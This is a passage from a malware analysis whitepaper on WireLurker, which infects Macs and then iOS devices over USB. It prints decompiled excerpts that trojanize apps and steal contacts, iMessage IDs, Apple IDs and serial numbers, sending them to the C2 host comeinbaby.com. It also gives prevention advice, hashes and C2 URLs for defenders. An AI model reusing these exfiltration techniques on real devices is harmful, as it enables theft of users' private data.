

FIGURE 16 + **WireLurker iOS confirmation dialog and subsequent enterprise provisioning**

USB Connection Monitoring

WireLurker uses a popular library called libimobiledevice to interact with iOS devices through USB connections. This third-party open source software library implements the iTunes protocol stack for communication between a computer and iOS device.

WireLurker registers a callback function "usbcallback(idevice_event_t const*,void *)" through the idevice_event_subscribe function provided by libimobiledevice (Figure 17).

```
_startListen    proc near               ; CODE XREF: _main+6F p
                push    rbp
                mov     rbp, rsp
                push    rbx
                push    rax
                lea     rdi, __Z11usbcallbackPK15idevice_event_tPv
                xor     esi, esi
                call    _idevice_event_subscribe
                test    ax, ax
                jz      short loc_100005D15
                add     rsp, 8
                pop     rbx
                pop     rbp
                retn
```

FIGURE 17 + **WireLurker callback function registration to monitor USB connections**

Every time an iOS device connects or disconnects from a WireLurker infected computer, the above callback is invoked. For connections, the function fetches the iOS device's Unique Device Identification Number (UDID) and then calls "OperatDevice(char const*)" which allows a number of iOS device operations, including:

- Collection and transmission of device information to the C2 server
- Installation of malicious dynamic libraries (Substrate tweak) to a jailbroken device
- Backup of specific installed applications from a device
- Repackage of downloaded or backed-up applications to include a malicious ARM executable file
- Installation of repackaged applications to a jailbroken device, or downloaded applications to a non-jailbroken device

Exfiltration of Device Information

WireLurker uses the "libimobiledevice" library interfaces to access the "lockdown" service on iOS device over USB and collect the following device information (Figure 18):

- Serial number
- Phone number
- Model number
- Device type and version name
- User's Apple ID
- UDID
- Wi-Fi address
- Disk usage information

```
mov     r12, rax
mov     rdi, cs:_client
lea     rdx, aPhonenumber ; "PhoneNumber"
xor     esi, esi
call    __Z13getdeviceinfoP24lockdownd_client_privatePKcS2_
mov     r13, rax
mov     rdi, cs:_client
lea     rdx, aModelnumber ; "ModelNumber"
xor     esi, esi
call    __Z13getdeviceinfoP24lockdownd_client_privatePKcS2_
mov     r15, rax
mov     rdi, cs:_client
lea     rdx, aProductversion ; "ProductVersion"
xor     esi, esi
call    __Z13getdeviceinfoP24lockdownd_client_privatePKcS2_
mov     rbx, rax
mov     [rbp+var_88], rbx
mov     rdi, cs:_client
lea     rdx, aProducttype ; "ProductType"
xor     esi, esi
call    __Z13getdeviceinfoP24lockdownd_client_privatePKcS2_
mov     [rbp+var_90], rax
mov     rdi, cs:_client
lea     rsi, aCom_apple_itun ; "com.apple.itunesstored"
lea     rdx, aAppleid    ; "AppleID"
call    __Z13getdeviceinfoP24lockdownd_client_privatePKcS2_
mov     [rbp+var_98], rax
mov     rdi, cs:_client
lea     rdx, aUniquedeviceid ; "UniqueDeviceID"
xor     esi, esi
call    __Z13getdeviceinfoP24lockdownd_client_privatePKcS2_
mov     [rbp+var_A0], rax
mov     rdi, cs:_client
lea     rdx, aWifiaddress ; "WiFiAddress"
xor     esi, esi
call    __Z13getdeviceinfoP24lockdownd_client_privatePKcS2_
```

FIGURE 18 + Code showing WireLurker collecting iOS device information

All of the collected device information is concatenated into a string that is then sent to the C2 server.

Installation of Malicious Dynamic Library to an iOS Device

After exfiltration of iOS device information, WireLurker determines the jailbroken status of the device by attempting to connect to an iOS service named AFC2 (“com.apple.afc2”) (Figure 19). AFC2 is an additional AFC (Apple File Connection or Apple File Conduit) service that is part of jailbreaking utilities for iOS devices. The daemon process of the AFC2 service runs with root permissions, allowing the service to read, write or modify any file on the iOS file system.

```
mov     rdi, cs:_client
lea     rsi, aCom_apple_afc2 ; "com.apple.afc2"
lea     rdx, _service
call    _lockdownd_start_service
test    ax, ax
jnz     short loc_1000036D7
mov     rsi, cs:_service
cmp     word ptr [rsi], 0
jz      short loc_1000036D7
mov     cs:_is_YueYu, 1
mov     rdi, cs:_device
lea     rdx, _afc_client
call    _afc_client_new
```

FIGURE 19 + Code for WireLurker testing whether an iOS device is jailbroken

If the AFC2 service exists on the device, WireLurker installs "/usr/local/machook/sfbase.dylib" (for version B) or "/etc/manpath.d/libiodb.dylib" (for version C) to "/Library/MobileSubstrate/DynamicLibraries/sfbase.dylib" on the device (Figure 20). These two files contain identical content (SHA-1 hash 461b51dd595c07f3c82be7cffc1cc77da6700605) and constitute an ARM based Mach-O dynamic library that is a Cydia Substrate tweak. This dynamic library is discussed in more detail in the WireLurker iOS malware analysis section of this whitepaper.

```
mov     [rbp+var_30], 0
mov     rdi, cs:_afc_client
lea     rsi, aLibraryMobiles ; "Library/MobileSubstrate/DynamicLibrarie"...
lea     rdx, [rbp+var_30]
call    _afc_get_file_info
test    ax, ax
jz      loc_100003A89
mov     rdi, cs:_afc_client
lea     rsi, aEtcManpath_dLi ; "/etc/manpath.d/libiodb.dylib"
lea     rdx, aLibraryMobiles ; "Library/MobileSubstrate/DynamicLibrarie"...
call    __Z16afc_upload_filesP18afc_client_privatePKcS2_ ; afc_upload_files
test    eax, eax
```

FIGURE 20 + Installation of malicious MobileSubstrate tweak to a jailbroken iOS device

Backup of Specific Installed Applications from an iOS Device

The "libimobiledevice" library also provides interfaces to two standard Apple services available on every iOS device: AFC and com.apple.mobile.installation_proxy. Using these interfaces, WireLurker attempts to determine whether certain applications are already installed on the device. If they are, it performs a backup of their IPA bundle files through the two Apple services (equivalent to a normal "application backup" using iTunes). Backed up IPA bundle files are subsequently stored in the "/usr/local/machook/ipa" folder and log related information is written to a local SQLite database. The list of hardcoded iOS applications that WireLurker looks for follows (Figure 21):

- com.meitu.mtxx: A photo modification app, produced by Meitu
- com.taobao.taobao4iphone: The official client app of Taobao (like Ebay in China), produced by Alibaba
- com.alipay.iphoneclient: The official client app of Alipay (like PayPal in China), produced by Alibaba

```
if ((*(int8_t *)_is_High_OS != 0x0) && (LOBYTE(var_6C) != 0x0)) {
        rcx = r14;
        if (LOBYTE(var_B8) != 0x0) {
                r14 = rcx;
                _BackupApp(var_60, "com.taobao.taobao4iphone");
        }
        else {
                if (LOBYTE(var_C0) != 0x0) {
                        r14 = rcx;
                        _BackupApp(var_60, "com.alipay.iphoneclient");
                }
                else {
                        r14 = rcx;
                        if (LOBYTE(var_B0) != 0x0) {
                                _BackupApp(var_60, "com.meitu.mtxx");
                        }
                }
        }
}
```

FIGURE 21 + Applications that WireLurker looks for on an iOS device

WireLurker's code also revealed an unfinished stub looking for the com.tencent.mqq application, which is the client app of the popular IM service QQ, produced by Tencent. We anticipate the inclusion of checks for this application in future versions of WireLurker.

Trojanizing iOS Applications

WireLurker passes the device's jailbroken status to a function named "InstallApp", which installs downloaded IPAs or re-installs trojanized versions of the specific applications mentioned previously.

```
loc_10000531d:
    strcat(var_90, var_70);
    r12 = zip_name_locate();
    if (LODWORD(r12) <= 0x0) goto loc_10000542
    var_78 = 0x0;
    asprintf(var_78, "%s_", var_90);
    zip_rename();
    r12 = fopen("/usr/bin/stty5.11.pl", "rb");
    r13 = zip_source_filep();
    if (r13 == 0x0) goto loc_100005646;
    goto loc_1000053ca;

loc_100005646:
    rax = [Utils LogFile:cfstring_z];
    goto loc_100004f78;

loc_1000053ca:
    rax = zip_file_add();
    if (LODWORD(rax) < 0x0) {
            zip_source_free();
            fclose(r12);
    }
    [Utils LogFile:@"zip added"];
    zip_close();
    fclose(r12);
```

FIGURE 22 + WireLurker infection of iOS applications

If the device is jailbroken, "InstallApp" will trojanize an iOS application before installing it. It accomplishes this by opening the IPA bundle as a ZIP archive, parses the "Info. plist" file in it to get its bundle executable filename, adds an underscore to the executable filename, and copies "/usr/local/machook/start" (for version B) or "/usr/bin/stty5.11.pl" (for version C) into the bundle as the original executable filename. The "start" and the "stty5.11.pl" files are very similar in terms of binary code and their functions are discussed in more depth in the WireLurker iOS malware analysis section.

Installation of Trojanized iOS Applications

Finally, WireLurker installs trojanized applications to connected iOS devices. For a non-jailbroken device, it installs downloaded, enterprise certificate signed applications to the device. However, if the device is jailbroken, it trojanizes downloaded or backed up applications and then installs (or reinstalls) them to the device.

WireLurker performs each installation by uploading the trojanized IPA bundle to the iOS device through the AFC service and then leveraging the "instproxy_install" interface of "libimobiledevice " (Figure 23).

```
mov     rax, cs:_afc_client
mov     rcx, [rbp+var_38]
mov     rdi, rax
mov     rsi, r14
mov     rdx, rcx
call    __Z15afc_upload_fileP18afc_client_privatePKcS2_ ; afc_upload_file(
test    eax, eax
js      loc_100005671
mov     rax, cs:_ipc
mov     rcx, [rbp+var_38]
lea     r9, __Z9status_cbPKcPvS1_ ; status_cb(char const*,void *,void *)
xor     edx, edx
xor     r8d, r8d
mov     rdi, rax
mov     rsi, rcx
mov     rcx, r9
call    _instproxy_install
mov     rax, [rbp+var_38]
mov     rdi, rax        ; void *
```

FIGURE 23 + WireLurker installation of trojanized iOS applications

Analysis of WireLurker iOS Malware

WireLurker uploads a malicious dynamic library, "sfbase.dylib", to an iOS device and repackages a malicious executable file, "start", into iOS application bundles that it installs. This section describes how these two files operate.

Code Injection into System Applications

The "sfbase.dylib" dynamic library acts as a Cydia MobileSubstrate tweak. The MobileSubstrate framework loads this dynamic library into all jailbroken iOS applications; however, this tweak focuses on the Phone, Messages, Safari, Storage Mounter, Search and Preferences system applications. On initialization, it hooks the UIWindow's "sendEvent:" method by invoking the MSHookMessageEx API (Figure 24).

```
v0 = objc_msgSend(&OBJC_CLASS___NSAutoreleasePool, "alloc");
v10 = objc_msgSend(v0, "init");
v1 = objc_msgSend(&OBJC_CLASS___NSBundle, "mainBundle");
v2 = objc_msgSend(v1, "infoDictionary");
v3 = objc_msgSend(v2, "objectForKey:", CFSTR("CFBundleExecutable"));
v4 = objc_msgSend(&OBJC_CLASS___NSArray, "alloc");
v5 = objc_msgSend(
       v4,
       "initWithObjects:",
       CFSTR("MobilePhone"),
       CFSTR("MobileSMS"),
       CFSTR("MobileSafari"),
       CFSTR("MobileStorageMounter"),
       CFSTR("Search"),
       CFSTR("${EXECUTABLE_NAME}"),
       CFSTR("Preferences"),
       0);
if ( v3 )
{
  if ( (unsigned int)objc_msgSend(v5, "containsObject:", v3) & 0xFF )
  {
    objc_msgSend(&OBJC_CLASS___mydUtils, "CheckUpdate");
    v6 = objc_msgSend(&OBJC_CLASS___UIWindow, "class");
    MSHookMessageEx(v6, "sendEvent:", replace_UIWindow_sendEvent, &original_UIWi
    v7 = objc_msgSend(&OBJC_CLASS___NSArray, "alloc");
    v8 = objc_msgSend(
           v7,
           "initWithObjects:",
           CFSTR("Search"),
           CFSTR("MobileStorageMounter"),
           CFSTR("${EXECUTABLE_NAME}"),
           CFSTR("Preferences"),
           0);
    if ( (unsigned int)objc_msgSend(v8, "containsObject:", v3) & 0xFF )
      objc_msgSend(&OBJC_CLASS___mydUtils, "getLoaclInfo");
  }
}
```

FIGURE 24 + Initialization code of sfbase.dylib iOS dynamic library

This dynamic library adds a notification observer within its "sendEvent:" hook for a user pressing the home button. On detection of this event, it kills all Phone, Messages and Safari processes, in the background using root privileges.

This piece of hooking code is most likely still under development, since at the time of this whitepaper's publication we found unfinished methods like "mydUIWebViewHook hook_webView:didFinishLoadForFrame:" and "mydWebView webView:shouldStartLoadWithRequest:navigationType:" which attempt to hook the "WebView" library for loading URLs in the background without the user's knowledge (Figure 25).

```
// mydWebView - (char)webView:(id) shouldStartLoadWithRequest:(id) naviga
char __cdecl -[mydWebView webView:shouldStartLoadWithRequest:navigationTy
{
  id v5; // r4@1
  char result; // r0@1
  void *v7; // r5@2
  void *v8; // r0@2

  v5 = a4;
  result = 1;
  if ( !a5 )
  {
    v7 = objc_msgSend(&OBJC_CLASS___UIApplication, "sharedApplication");
    v8 = objc_msgSend(v5, "URL");
    objc_msgSend(v7, "openURL:", v8);
    result = 0;
  }
  return result;
}
```

FIGURE 25 + Unfinished hooking code for loading URLs in the background

Self Update

Before hooking the "sendEvent:" method, "sfbase.dylib" also connects with its C2 server to check for updates. It checked in with the following URL, furnishing its current version information and the Advertising ID (ADID) of the iOS device:

http://www[.]comeinbaby.com/app/getversion.php?v=<version>&adid=<ad_id>

This HTTP request will return the newest version number as well as the download URL for that version. Figure 26 shows a sample check-in request and its C2 server response.



FIGURE 26 + Sample check-in request and C2 server response for "sfbase.dylib" self update

All of the "sfbase.dylib" dynamic libraries we obtained from the original Maiyadi Mac samples were version 4.0.2, which is also the latest version hosted on the C2 server. Educated guesses based on URL structure revealed two earlier versions of "sfbase.dylib" still hosted on the C2 server: 4.0.0 and 4.0.1.

Based on these version numbers, we speculate that there may be as many as three other major version releases of "sfbase.dylib" used in prior attacks.

Version	File Size (bytes)	SHA-1 Value
4.0.0	296,492	f097eb7af4ea7783713adf01e5483b0d89375be8
4.0.1	296,208	2a40a5e0b350264195f858e29f678c290e4a18c4
4.0.2	296,288	461b51dd595c07f3c82be7cffc1cc77da6700605

TABLE 5 Different versions of sfbase.dylib

Exfiltration of User Data

In addition to hooking system APIs, the “sfbase.dylib” dynamic library also steals user data and uploads it to the C2 server. Specifically, it copies the file “/User/Library/AddressBook/AddressBook.sqlitedb” into the “/tmp” directory using root privileges (Figure 27), then executes the following SQLite query:

select m.value sphone,p.first , p.last   from ABMultiValue m ,ABPerson p where m.record_id=p.rowId

```
v10 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("cp -rf %@ %@"),
        CFSTR("/User/Library/AddressBook/AddressBook.sqlitedb"),
        CFSTR("/tmp/AddressBook.sqlitedb"));
v63 = -1;
v48 = objc_retainAutoreleasedReturnValue(v10);
v63 = 2;
setuid(0);
v63 = 3;
setgid(0);
v11 = objc_retainAutorelease(v48);
v38 = v11;
v63 = 4;
v12 = (const char *)objc_msgSend((void *)v11, "UTF8String");
v63 = 5;
system(v12);
v63 = 6;
v13 = objc_msgSend(&OBJC_CLASS___FMDatabase, "databaseWithPath:", CFSTR("/tmp/AddressBook.sqlitedb"));
v63 = -1;
v49 = (void *)objc_retainAutoreleasedReturnValue(v13);
v63 = 7;
if ( (unsigned int)objc_msgSend(v49, "open") & 0xFF )
{
  objc_retain(
    CFSTR("select m.value sphone,p.first , p.last   from ABMultiValue m ,ABPerson p where m.record_id=p.rowId"),
    v14);
```

FIGURE 27 + Code showing “sfbase.dylib” capturing iOS contacts information

It also copies the file “/User/Library/SMS/sms.db” into the “/tmp” directory using root privileges and executes the following SQLite query to capture iMessage chats:

select distinct chat_identifier from chat where service_name='iMessage'

This query returns all of the iMessage IDs the user has communicated with from the database.

After executed the above SQLite queries, “sfbase.dylib” deletes those temporary database copies, saves results to a local file and exfiltrates that file and Apple ID information to the C2 server, www[.]comeinbaby.com (Figure 28).

```
v9 = objc_msgSend(v8, "initWithHostName:customHeaderFields:", CFSTR("www.comeinbaby.com"), 0);
v19 = v9;
v22 = 3;
v16 = CFSTR("POST");
v10 = objc_msgSend(v9, "operationWithPath:params:httpMethod:", CFSTR("app/saveinfo.php"), 0, CFSTR("POST"));
v22 = -1;
v20 = objc_retainAutoreleasedReturnValue(v10);
v22 = 4;
objc_msgSend((void *)v20, "addFile:forKey:", v18, CFSTR("text"), v16);
v17 = "addHeader:withValue:";
v22 = 5;
objc_msgSend((void *)v20, "addHeader:withValue:", CFSTR("Connection"), CFSTR("Keep-Alive"), v16);
v22 = 6;
objc_msgSend((void *)v20, v17, CFSTR("Charset"), CFSTR("UTF-8"), v16);
v22 = 7;
objc_msgSend((void *)v20, v17, CFSTR("Content-Type"), CFSTR("multipart/form-data;boundary=********"), v16);
```

FIGURE 28 + Exfiltration of iOS user data to C2 server

Exfiltration of Application Usage and Device Serial Number Information

WireLurker repackages iOS applications with an ARM executable file named "start" or "stty5.11.pl", depending on version. This binary is a loader that collects the current application's name and device's serial number, exfiltrates this information to the C2 server (Figure 29), restarts the SpringBoard, and restores the original bundle executable file (Figure 30).

```
v28 = getValue(CFSTR("serial-number"));
v29 = (void *)objc_retainAutoreleasedReturnValue(v28);
v30 = v29;
v31 = objc_msgSend(v29, "objectAtIndexedSubscript:", 0);
v32 = objc_retainAutoreleasedReturnValue(v31);
v33 = v32;
v34 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("http://www.comeinbaby.com/start_log/?app=%@&sn=%@"),
        BundleExecutable,
        v32);
v35 = objc_retainAutoreleasedReturnValue(v34);
v36 = v35;
v37 = objc_msgSend(&OBJC_CLASS___NSURL, "URLWithString:", v35);
v38 = objc_retainAutoreleasedReturnValue(v37);
sendRequestTo();
```

FIGURE 29 + Exfiltration of application and serial number information

```
system("kill -HUP SpringBoard");
v39 = objc_msgSend(&OBJC_CLASS___NSString, "stringWithFormat:", CFSTR("mv \"%@\" \"%@\" "),
v40 = objc_retainAutoreleasedReturnValue(v39);
v41 = (void *)objc_retainAutorelease(v40);
v42 = v41;
v43 = (const char *)objc_msgSend(v41, "UTF8String");
system(v43);
```

FIGURE 30 + Restoring the original bundle executable file

The exfiltration of this information is most likely used by the attacker for tracking WireLurker infections.

Overall Threat Analysis

Use of Repackaging to Trojanize Applications

WireLurker trojanized OS X and iOS applications using repackaging through executable file replacement. This technique is both simple to implement and effective. We expect to see more OS X and iOS malware employing it in the future, similar to the respective increase in malicious APK repackaging by Android malware authors.

Malicious Use of USB Connections

Proof of concepts for attacking non-jailbroken iOS devices over USB connections have been available for some time now. In May of 2013, Mathieu Renard described how to use a **malicious USB accessory to install applications to iOS devices** during a presentation at Hackito Ergo Sum. At Black Hat 2013, Billy Lau and others demonstrated **a very similar attack** using malicious device chargers.

However, it wasn't until June 24, 2014, that **Kaspersky Lab found an iOS version of the Mekie spyware** using this technique on Windows and OS X computers in the wild. WireLurker is the second malware family known to employ this strategy. The notable difference between WireLurker and Mekie is that the WireLurker also targets non-jailbroken iOS devices.

Attacks Against Jailbroken Devices

From a trending perspective, it is clear that attacks against jailbroken iOS devices will continue to increase. During 2014, six new iOS malware families targeting jailbroken devices were found (three of which by Palo Alto Networks):

- **AdThief** infected and replaced the Advertisement ID of 75,000 devices
- **Unflod** hijacked all iTunes traffic to steal Apple IDs
- **Mekie** acted as a spyware and stole users' Email, SMS and other IM's log
- **AppBuyer** stole Apple IDs and bought apps in the background through emulated iTunes protocols
- **Xsser** is a RAT spreading broadly in Hong Kong
- **WireLurker**, the subject of this whitepaper

There are common characteristics across these malware families (except for the Mekie), including:

- They all targeted jailbroken devices
- They all used the Cydia Substrate framework or were hosted in some third-party Cydia repositories
- They all originated from China and mainly targeted Chinese users

Attacks Against Non-Jailbroken Devices

Historically, only two malware/adware families have been confirmed as successfully installed onto non-jailbroken iOS devices: **the LBTM adware** in September 2010 and **the FindAndCall worm** in July 2012. Since Apple removed them from the official App Store immediately after they were found, WireLurker is now the only known active, non-jailbroken malware threat putting over 800 million iOS devices at risk.

The use of enterprise provisioning to install applications on non-jailbroken devices is not a new concept. This technique has been widely abused by **game fans** and a number of Chinese application distribution platforms. Since January 2013, there have been at least five Mac/PC tools that have **abused enterprise provisioning and the libimobiledevice library** to install pirated applications on non-jailbroken devices in China: "PP Helper"(PP助手), "KuaiYong Helper"(快用助手), "91 Mobile Helper"(91手机助手), "KuaiZhuang"(快装) and "SouApple"(搜苹果). It is noteworthy that the "PP Helper" application is also downloaded and installed by WireLurker.

In September 2014, **Tao Wei et al presented at Virus Bulletin** on the risk of abusing Apple's enterprise distribution program. According to their research, any application can bypass Apple review, arbitrarily invoke private iOS APIs, monitor user behavior and exploit vulnerabilities in a non-jailbroken iOS device by leveraging an enterprise provisioning profile. WireLurker is a prime example of how this is no longer a theoretical risk, but an active threat as seen in the wild.

Actor Motivation

The ultimate goal of the WireLurker attacks is not completely clear. The functionality and infrastructure allows the attacker to collect significant amounts of information from a large number of Chinese iOS and Mac OS systems, but none of the information points to a specific motive.

As infected devices regularly request updates from the attackers command and control server, new features or applications could be installed at any time. It's clear the tool set is still undergoing active development and we believe WireLurker has not yet revealed its full functionality.

Prevention, Detection, Containment and Remediation

Prevention

The following are our recommendations to enterprises and users regarding prevention or mitigation of WireLurker or similar OS X or iOS malware threats:

- Enterprises should assure their mobile device traffic is routed through a threat prevention system using a mobile security application like GlobalProtect™
- Employ an antivirus or security protection product for the Mac OS X system and keep its signatures up-to-date
- In the OS X System Preferences panel under "Security & Privacy", ensure "Allow apps downloaded from Mac App Store (or Mac App Store and identified developers)" is set
- Do not download and run Mac applications or games from any third-party app store, download site or other untrusted source
- Keep the iOS version on your device up-to-date
- Do not accept any unknown enterprise provisioning profile unless an authorized, trusted party (e.g. your IT corporate help desk) explicitly instructs you to do so

- Do not pair your iOS device with untrusted or unknown computers or devices
- Avoid powering your iOS device through chargers from untrusted or unknown sources.
- Similarly, avoid connecting iOS devices with untrusted or unknown accessories or computers (Mac or PC)
- Do not jailbreak your iOS device; If you do jailbreak it, only use credible Cydia community sources and avoid the use or storage of sensitive personal information on that device.

Detection and Containment

From May 21, 2014, through September 28, 2014, five different WireLurker files (representing three different versions) were submitted to VirusTotal; however, none of the 55 threat detection engines employed by VirusTotal identified this threat (Figure 31). Our hope is that this report will contribute to improved detection rates.



FIGURE 31 + **VirusTotal threat detection engines did not flag WireLurker as malware**

In terms of network-based detection, Palo Alto Networks released two signatures (**13748,13749**) to detect all WireLurker C2 communication traffic. When our customers receive an alert for WireLurker from our unified platform, they can block this traffic by deploying a strict policy.

For host-based detection, Mac and iOS users should check processes and files on their Mac computers and iOS devices. We wrote a Python script for OS X systems to detect known malicious and suspicious files, as well as applications that exhibit characteristics of infection. This script can be downloaded from the following URL:

https://github.com/PaloAltoNetworks-BD/WireLurkerDetector

Both unified platform alerting/blocking and the output of the Python script referenced above are meant to feed into incident response efforts, supporting containment (towards remediation) of this threat.

Remediation

If WireLurker is found on any OS X computer, we recommend the deletion of respective files and removal of applications reported by the script. As of the publication date of this report, the iOS component of WireLurker is only spread through an infected Mac computer; accordingly, if WireLurker is found on a Mac, we recommend inspection of all iOS devices that have connected with that computer. A quick check for iOS devices includes determining whether any unauthorized enterprise provisioning profiles were created by navigating to "Settings -> General -> Profile". If an anomalous profile is found, it should be removed and a subsequent check of all applications should be performed. Delete any strange applications found on the device. For jailbroken devices, we recommend that you check whether the file "/Library/MobileSubstrate/DynamicLibraries/sfbase.dylib" exists. If so, you should delete it through a terminal connection, via an application like MobileTerminal or Secure Shell (SSH).

Acknowledgements

We would like to thank CDSQ from the WeiPhone Technical Group for forwarding user reports to us, Qū Chāo from Tencent Inc. for providing samples of WireLurker version B, and Hui Gao, Xin Ouyang, Zhi Xu and Jin Chen of Palo Alto Networks for making sure our customers are well protected by our products.

We would also like to thank Rob Downs and Ryan Olson of Palo Alto Networks for their great effort on improving this report's accuracy, fluency and quality. Their works help all of us to understand the threat more clearly.

Appendix

SHA-1 Hashes of WireLurker Related Files

The following are the SHA-1 values of malicious files across the WireLurker lifecycle:

Original Files Used to Trojanize:

Filename	SHA-1
<variable name>	e2b9578780ae318dbdb949aac32a7dde6c77d918
<variable name>	bb8cbc2ab928d66fa1f17e02ff2634ad38a477d6
start.sh	42ad4311f5e7e520a40186809aad981f78c0cf05
FontMap1.cfg	1f30ef7a16482805ab37785ae1e66408bd482f20

Downloaded Updates:

Filename	SHA-1
update.zip	1eab02ab858e84c9b61caff92d88ff007ffe930e
start.sh	ddb152c140ebff6b755b2822875c688ce3619e75
update	03c8dd6ea2a940da347e25f4de8724b4e8c48842

Dropped Files (version A):

Filename	SHA-1
machook	7adb66f1043a7378d418d51a415818373a5d3b67
watch.sh	bacc911ae4856f4f52c82f1dd1be41c85ef5f1f0
globalupdate	0396176f3a9bfc8c2b8ddc979d723f9a77f16388
com.apple.globalupdate.plist	1e9bc3259a514bcce39bac895f46c04cb122677b
com.apple.machook_damon.plist	5065133025d834a3e2f5ca3b2142a47526d7418f
sfbase.dylib	461b51dd595c07f3c82be7cffc1cc77da6700605

Dropped Files (version B):

Filename	SHA-1
machook	4c04ccd66bf6a1edb7b94f9320f80289d1097829
itunesupdate	f573add40eea1909312a438fc51cd45569cb94ab
globalupdate	0396176f3a9bfc8c2b8ddc979d723f9a77f16388
WatchProc	8f57cef045ed370d210d3fce2c0d261bd83c5167
com.apple.machook_damon.plist	5065133025d834a3e2f5ca3b2142a47526d7418f
com.apple.itunesupdate.plist	32cf3ead21079ed98ae50c7875d1e91e76eb5cf6
com.apple.globalupdate.plist	1e9bc3259a514bcce39bac895f46c04cb122677b
com.apple.watchproc.plist	1bc0b396f454b80b8b39198b605403366bfb0621
start	0134bb87585a448caafe51218746e070f3b17272

Dropped Files (version C):

Filename	SHA-1
periodicdate	a0462626db593020682008a02ffe4f219dbd804d
systemkeychain-helper	3113e0ca6466d20b0f2dcb1e85ac107d749f1080
com.apple.MailServiceAgentHelper	890f5456a79b185669294a706b5fc6f3c572b83b
com.apple.appstore.PluginHelper	5c81d704088757e5112207284b9c5e443d14722a
com.apple.periodic-dd-mm-yy.plist	d0710ab8770c0ea5002d1cf90a33cdf7ff148b61
com.apple.systemkeychain-helper.plist	c6a502fdc35ded43538d629add42356689a5f117
com.apple.MailServiceAgentHelper.plist	a3af7cf08900428142fe77d53f06fabae4bae9e5
com.apple.appstore.plughelper.plist	cd29d821a8a84757d1c8eae4b6844f1a56bd1833
stty5.11.pl	563b1ea0b1264b289c582fc4c3f3a6f76293c47b
libiodb.dylib	461b51dd595c07f3c82be7cffc1cc77da6700605
com.apple.Finde	Not available

Malicious iOS Executable Files:

Filename	SHA-1
sfbase.dylib/libiodb.dylib	461b51dd595c07f3c82be7cffc1cc77da6700605
sfbase.dylib (4.0.0.0)	f097eb7af4ea7783713adf01e5483b0d89375be8
sfbase.dylib (4.0.0.1)	2a40a5e0b350264195f858e29f678c290e4a18c4
start	0134bb87585a448caafe51218746e070f3b17272
stty5.11.pl	563b1ea0b1264b289c582fc4c3f3a6f76293c47b

URLs for C2 Communication

The following are the HTTP URLs WireLurker used for C2 communication and their respective purpose:

Code	Data Context
http://www[.]comeinbaby.com/mac/getversion.php	Checking for update (OS X)
http://www[.]comeinbaby.com/mac/saveinfo.php	Exfiltration of system information
http://www[.]comeinbaby.com/mac/getsoft.php	Heartbeat
http://www[.]comeinbaby.com/mac/getipa2.php	Check for app to download
http://www[.]comeinbaby.com/app/getversion.php	Checking for update (iOS)
http://www[.]comeinbaby.com/app/saveinfo.php	Exfiltration of user data
http://www[.]comeinbaby.com/app/app.php	Check for app to download
http://www[.]comeinbaby.com/getinsad/	Check for app to download
http://www[.]comeinbaby.com/mac_log/	Check-in for malware
http://www[.]comeinbaby.com/insad_log/	Log application installation
http://www[.]comeinbaby.com/start_log/	Log application start
http://www[.]comeinbaby.com/updateerror/	Report update error
http://www[.]comeinbaby.com/update_log/	Report update error

Version C Encrypted C2 Communication Codes

The following is a list of WireLurker version C customized encryption C2 communication codes mapped to data context.

Code	Data Context
100	Hardware information for the connected iOS device
101	Enumeration of apps installed on the iOS device
102	Start of operations on an iOS device
103	No USB device found
104	An application was successfully installed on the iOS device
